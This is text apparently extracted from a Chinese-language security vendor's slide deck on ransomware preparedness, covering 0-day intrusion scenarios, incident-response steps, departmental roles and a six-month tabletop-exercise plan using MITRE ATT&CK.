案_1091109.pdf

PDF File

conti_v2

Application


190 KB

數位疫苗


Computer

展示檔案皆為公開之測試檔案(仿真環境)

多數企業缺乏強而有力的**中場防線**，
導致駭客一旦突破外圍防線就如入無人之境




奧義智慧協助客戶捍衛中場防線



企業因應勒索病毒攻擊應制定相關演練計畫

想定1: Exchange Server 出現0day漏洞，駭客透過後門進入企業內網，加密郵件伺服器主機。

想定2: VPN服務出現0day漏洞，駭客透VPN進入企業內網，成功取得AD主機最高權限，派送勒索病毒，核心系統無法運作。



1. 隔離感染主機
2. 過往備份還原啟動
3. 修補0day 漏洞
4. 異地備援還原啟動
5. 清查勒索病毒定時炸彈
6. 檔案解密評估
7. PR、Legal加入應處
8. 外部專家談判
9. 演練補強措施

IT/OT部門(數位資產盤點與備份)

PR 部門(對外關係與投資人說明)



Security 部門(資安防護維運與事件應處)

Legal 部門(訴訟與法規適用釋疑)



接下來，行動！

下一周你需要做：

- 了解企業內部備援與災害復原機制是否運作正常
- 盤點企業對外開放之各式服務和系統
- 閱讀<https://www.nomoreransom.org/> 網站

接下來三個月內你該做：

- 開始擬訂企業勒索病毒情境想定與演習計畫
- 完成現況評估：AD 核心架構、服務安全、端點安全
- 用 MITRE ATT&CK 制訂企業遭受Revil、CONTI等被攻擊情境

六個月內你該做：

- IT或資安部門小範圍兵棋推演一次。
- IT或資安部分跨組織偕同法務、公關等兵棋推演一次
- 持續改善並量測評估計畫 (使用 MITRE ATT&CK、CDM)

EVERYTHING
STARTS FROM  CYCRAFT

Thank You